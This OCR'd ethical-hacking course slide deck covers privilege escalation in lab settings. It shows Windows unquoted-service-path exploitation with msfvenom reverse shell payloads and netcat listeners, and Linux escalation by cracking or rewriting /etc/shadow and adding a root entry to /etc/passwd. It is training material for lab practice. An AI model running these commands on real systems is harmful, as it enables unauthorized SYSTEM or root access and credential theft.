MODULE-6

FREE ETHICAL HACKING COURSE

DAY 6

PART -2

SYSTEM HACKING

START YOUR JOURNEY AS A CYBERSECURITY EXPERT

CYBER MIND SPACE


WHAT MAKES THIS COURSE UNIQUE?

1. Practical Labs after each Module
2. Homework Assignments+Telegram Discussions
3. Real -time practice on TryHackMe, HackThe Box,PortSwigger,VulnHub
4. Weekly Live Q&A (Optional via Telegram or Youtube
5. Notes, Cheat heets & Resume Help
6. Doubt Clearing via Comments /Telegram
7. No Fluff- Only Real Ethical Hacking
8. Any Many more...

What we are going to learn in this topic:

1.Window PRIVILEGE ESCALATION


2.Linux PRIVILEGE ESCALATION



Module 1

Window PRIVILEGE ESCALATION

Privilege escalation refers to the act of a user gaining unauthorized access to higher-level permissions on a system or network, exceeding what they are normally authorized to do



🔐 Windows Privilege Escalation: Unquoted Service Path – Full Practical

Escalate from user to SYSTEM in a real-world Windows lab

Objective

Goal:

Gain SYSTEM privileges by exploiting a misconfigured Windows service (Unquoted Service Path) using reverse shell payload.

🧠 What is Unquoted Service Path?

- When a Windows service is configured with an executable path that contains spaces but is not enclosed in double quotes, Windows may misinterpret the path while launching the service.
- This can allow an attacker to escalate privileges if they can write a malicious .exe file in one of the interpreted paths.

🔥 Example of Vulnerable Service Path

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

No quotes = ❌ vulnerable

Windows will try to execute in this order:

1. `C:\Program.exe`
2. `C:\Program Files\Unquoted.exe`
3. `C:\Program Files\Unquoted Path.exe`
4. ✅ `C:\Program Files\Unquoted Path Service\Common.exe`
5. `C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe`

No quotes = ❌ vulnerable

Windows will try to execute in this order:

1. `C:\Program.exe`
2. `C:\Program Files\Unquoted.exe`
3. `C:\Program Files\Unquoted Path.exe`
4. ✅ `C:\Program Files\Unquoted Path Service\Common.exe`
5. `C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe`


If the attacker places a malicious Common.exe in step 4's location, it will get executed with SYSTEM privileges when the service starts.

🚨 Why is this Dangerous?

- The service runs as `LocalSystem` (highest privilege)
- If the attacker can **write** to that folder (due to misconfigured permissions), they can place a payload
- Payload executes as SYSTEM → full control over the machine

Tools & Requirements

- Kali Linux (Attacker)
- Windows Machine (Victim)
- Tools:
  - msfvenom
  - netcat
  - accesschk64.exe



Step 1: Create Reverse Shell Payload


- msfvenom -p windows/shell_reverse_tcp LHOST=<Kali_IP> LPORT=4444 -f exe -o reverse.exe
- Generates reverse.exe payload
- Replace <Kali_IP> with your IP

Step 2: Host Payload via Python HTTP Server

- python3 -m http.server 80
- Start Python web server to serve reverse.exe


Step 3: Download Payload on Windows

- Open browser on Windows
- Visit: http://<Kali_IP>:80
- Download reverse.exe



Step 4: Start Netcat Listener

- nc -lnvp 4444
- Prepares Kali to receive reverse shell




Step 5: Run Payload

- Execute reverse.exe on Windows
- You now have a reverse shell on Kali (standard user)

Step 6: Check User Privileges

- whoami
- whoami /priv
- Confirms you are not SYSTEM yet



Step 7: Find Vulnerable Services

- wmic service get name,pathname | findstr /v /i "system32" | findstr /v \"
- Look for unquoted paths

Example:

- C:\Program Files\Unquoted Path Service\Common Files\service.exe

Step 8: Check Write Access

- Download: accesschk64.exe
- Command:
- accesschk64.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service"

✅ If you see: RW BUILTIN\Users, the folder is writable

Option	Meaning
`-u`	Show only **permissions for users** (ignores groups).
`-w`	Show only **write access** (who can write/modify).
`-d`	Show only **directories**, not files.
`-q`	Quiet mode (suppress headers and info messages).

Step 9: Identify the Service

- sc qc unquotedsvc
- Check if it's running as LocalSystem
- Note the executable path

Step 10: Create Second Payload

- msfvenom -p windows/shell_reverse_tcp LHOST=<Kali_IP> LPORT=1111 -f exe -o Common.exe

Step 11: Transfer Payload to Exploit Path

- copy Common.exe "C:\Program Files\Unquoted Path Service\Common.exe"

🎯 Must name it Common.exe

Step 12: Start Netcat Again

- nc -lnvp 1111

Step 13: Trigger the Service

- net start unquotedsvc
- 💥 SYSTEM shell received!

Step 14: Confirm SYSTEM Access

- whoami
- whoami /priv
- ✅ You are now: NT AUTHORITY\SYSTEM

Summary Table

Step Action


1. Create reverse.exe
2. Serve it via HTTP
3. Download it on Windows
4. Start listener
5. Run payload
6. Enumerate unquoted paths
7. Confirm write access
8. Place second payload
9. Start service

🔥SYSTEM shell gained

Why This Works?

Concept:

Unquoted paths + write permission +
LocalSystem = Privilege Escalation



Module 2

Linux PRIVILEGE ESCALATION

Linux Privilege Escalation – Easy & Practical

🔥Crack Passwords, Edit System Files & Become ROOT

Lab Setup

Machine Details:

- Vuln: Intentionally vulnerable Debian VM
- From: TryHackMe (based on Tib3rius + Sagi Shahar’s workshop)

Connection Command:

ssh user@MACHINE_IP
Password: password321

❗ If error:

ssh -oHostKeyAlgorithms=+ssh-rsa user@MACHINE_IP

Task 1: World-Readable /etc/shadow File

Goal:- Crack root password from /etc/shadow

Step-by-step:

1. Check file permissions:
   ls -l /etc/shadow
   Should be readable: -rw-r--r--
2. View file:
   cat /etc/shadow

3.Copy root hash to a file:

nano hash.txt

- (Paste the hash)
- Crack using John:

4. sudo john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt

5. Use cracked password:

- su root

6. Exit root shell:

- exit
-

Task 2: World-Writable /etc/shadow File

Goal:- Replace root hash with your own

Step-by-step:

1. Check permissions:
   ls -l /etc/shadow
   Should be writable: -rw-rw-rw-
2. Generate new hash:
   mkpasswd -m sha-512
   newpassword123

3. Edit shadow file:

   nano /etc/shadow

   - Replace root’s hash with your new hash

4. Switch to root:

   su root

5. Exit root shell:

   exit

Task 3: World-Writable /etc/passwd File

Goal:- Insert password hash into /etc/passwd

Step-by-step:

1. Check file:
   ls -l /etc/passwd
2. Generate hash:
   openssl passwd newpass123

Two Options to Exploit

🅰 Method 1:- Replace Root's Hash

1. Edit file:
   nano /etc/passwd
2. Find root's line:
   root:x:0:0:root:/root:/bin/bash
3. Replace x with your new hash:
   root:<your_hash>:0:0:root:/root:/bin/bash
4. Become root:
   su root

Two Options to Exploit

🅰 **Method 2:-** Add a New Root User

1. Edit file:
   nano /etc/passwd
2. Copy root’s row and modify:
   newroot:
   <your_hash>:0:0:root:/root:/bin/bash
3. Login as new user:
   su newroot
4. Exit after done:
   exit

Summary Table

🅰 Method 2:- Add a New Root User

Technique	File	Exploitation
Crack root hash	/etc/shadow	World-readable → crack with John
Replace hash	/etc/shadow	World-writable → insert own hash
Edit passwd	/etc/passwd	World-writable → replace/add root user

Outro Tips

1. Always check permissions with:
2. ls -l /etc/shadow /etc/passwd
3. 🔥 Root from a simple hash = major misconfiguration
4. 🎯 Never do this on real systems
5. 📢 For training & labs only

ThankYou..!!